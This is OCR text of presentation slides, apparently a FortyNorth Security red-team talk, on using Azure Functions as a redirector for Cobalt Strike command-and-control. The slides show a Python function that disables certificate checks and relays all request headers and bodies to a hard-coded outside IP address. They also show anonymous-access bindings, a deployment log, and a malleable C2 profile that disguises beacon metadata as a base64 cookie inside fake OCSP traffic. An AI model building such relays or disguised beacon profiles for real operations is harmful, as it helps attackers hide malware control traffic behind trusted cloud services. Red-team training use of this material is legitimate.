EXPLORER
OPEN EDITORS
__init__.py TestWebTrigger U
function.json Stage64 1, U
__init__.py Stage64 U
__init__.py Postt U
TESTDEV
.python_packages
.venv
.vscode
Gett
__pycache__
__init__.py U
function.json U
sample.dat U
Postt
__pycache__
__init__.py U
function.json U
sample.dat U
Stage64
__pycache__
__init__.py U
function.json 1, U
sample.dat U
TestWebTrigger
__pycache__
__init__.py U
function.json U
sample.dat U
.funcignore U
.gitignore U
__init__.py TestWebTrigger
function.json
__init__.py Stage64
__init__.py Postt
Postt > __init__.py > ...
1 import logging
2 import ssl
3 import urllib.parse
4 import urllib.request
5 import azure.functions as func
6
7 def main(req: func.HttpRequest) -> func.HttpResponse:
8 #incoming_request = urlparse(req.url)
9 #dict(req.headers).items()
10 ssl._create_default_https_context = ssl._create_unverified_context
11 header_dict = {}
12 get_url = 'https://167.71.153.163/api/Postt'
13 for key, value in dict(req.headers).items():
14 header_dict.update({key : value})
15
16 post_data = req.get_body()
17 request = urllib.request.Request(get_url, data=post_data, headers=header_dict)
18 with urllib.request.urlopen(request) as response:
19 html = response.read()
20 return func.HttpResponse(html)
21
PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL
Azure Functions



FORTYNORTH SECURITY

Azure Functions

- When you write your functions, they will have a function.json file which contains meta-data about the function you are writing
- One attribute of the file – how the function is accessed
  - Functional Key – API Key per each function, must be passed in with the request to trigger the function
  - Master Key – Master Key that works for accessing all functions within an Azure Function App
  - Anonymous – Just like it sounds, doesn't require a key, just hit it with a normal request


function.json - TestDev - Visual Studio Code
File Edit Selection View Go Debug Terminal Help
EXPLORER
OPEN EDITORS
__init__.py TestWebTrigger U
function.json Stage64 U
__init__.py Stage64 U
__init__.py Postt U
TESTDEV
Gett
__pycache__
__init__.py U
function.json U
sample.dat U
Postt
__pycache__
__init__.py U
function.json U
sample.dat U
Stage64
__pycache__
__init__.py U
function.json U
sample.dat U
TestWebTrigger
__pycache__
__init__.py U
function.json U
sample.dat U
.funcignore U
.gitignore U
host.json U
local.settings.json
proxies.json U
__init__.py TestWebTrigger
function.json
__init__.py Stage64
__init__.py Postt
Stage64 > function.json > [ ] bindings > { } 0 > [ ] methods > abc 0
1 {
2 "scriptFile": "__init__.py",
3 "bindings": [
4 {
5 "authLevel": "anonymous",
6 "type": "httpTrigger",
7 "direction": "in",
8 "name": "req",
9 "methods": [
10 "get"
11]
12 },
13 {
14 "type": "http",
15 "direction": "out",
16 "name": "$return"
17 }
18]
19 }
20
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Azure Functions

WebDeliveryOnline - Gett

Function Apps

"WebDeliveryOnline"

Pay-As-You-Go

- Function Apps
- WebDeliveryOnline
  - Functions (Read Only)
    - Gett
      - Integrate
      - Manage
      - Monitor
    - TestWebTrigger
    - Postt
  - Proxies (Read Only)

Your app is currently in read only mode because you are running from a package file. To make any changes update the content in your zip file and WEBSITE_RUN_FROM_PACKAGE app setting.

Function State

Enabled | Disabled

Delete function

Function Keys

NAME	VALUE	ACTIONS
default	Click to show	Copy Renew Revoke

Add new function key


Host Keys (All functions)


NAME	VALUE	ACTIONS
_master	Click to show	Copy Renew
default	Click to show	Copy Renew Revoke

Add new host key

Azure Functions

- If you're coding your function in Visual Studio Code, it makes life easy for pushing changes
- Install the Azure Functions add-in
  - You will authenticate to Azure through VS Code
  - Once you're happy with your function code, VS Code can automate pushing and deploying it to Azure


function.json - TestDev - Visual Studio Code
File Edit Selection View Go Debug Terminal Help
AZURE: F...
Pay-As-You-Go
Local Project (TestDev)
__init__.py TestWebTrigger
function.json
__init__.py Stage64
__init__.py Postt
Stage64 > function.json > [ ] bindings > { } 1
{
"scriptFile": "__init__.py",
"bindings": [
{
"authLevel": "anonymous",
"type": "httpTrigger",
"direction": "in",
"name": "req",
"methods": [
"get"
]
},
{
"type": "http",
"direction": "out",
"name": "$return"
}
]
}
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Azure Functions
3:39:20 PM WebDeliveryOnline: Starting deployment...
3:39:22 PM WebDeliveryOnline: Uploading zip package to storage container...
3:39:30 PM WebDeliveryOnline: Syncing triggers...
Deployment to "WebDeliveryOnline" completed.
HTTP Trigger Urls:
Gett: https://webdeliveryonline.azurewebsites.net/api/Gett
Postt: https://webdeliveryonline.azurewebsites.net/api/Postt
Stage64: https://webdeliveryonline.azurewebsites.net/api/Stage64
TestWebTrigger: https://webdeliveryonline.azurewebsites.net/api/TestWebTrigger


Home > Function App > WebDeliveryOnline
WebDeliveryOnline
Function Apps
"WebDeliveryOnline"
All subscriptions
Function Apps
WebDeliveryOnline
Functions (Read Only)
TestWebTrigger
Gett
Postt
Stage64
Proxies (Read Only)
Overview
Platform features
Stop
Swap
Restart
Get publish profile
Reset publish profile
Download app content
Delete
Status
Running
Subscription
Pay-As-You-Go
Resource group
WebDeliveryOnline
URL
https://webdeliveryonline.azurewebsites.net
Subscription ID
03fc3973-d663-4f0e-b99d-b523311621f3
Location
West US 2
App Service plan / pricing tier
WestUS2LinuxDynamicPlan (Consumption)
Configured features
Function app settings
Configuration
Application Insights

Azure Functions

- Make sure that your malleable profile matches with the URIs needed to trigger your function
- Also, make sure beacon metadata is stored in a location accessible by your Azure function
  - Headers are the easiest

```
http-get {

    set uri "/api/Gett";

    client {
        header "Accept" "*/*";

        metadata {
                        base64;
                        prepend "OSID=";
                        header "Cookie";
                }
    }

    server {
        header "Content-Type" "application/ocsp-response";
        header "content-transfer-encoding" "binary";
        header "Cache-Control" "max-age=547738, public, no-transform, must-revalidate";
        header "Connection" "keep-alive";

        output {
            print;
        }
    }
}
```

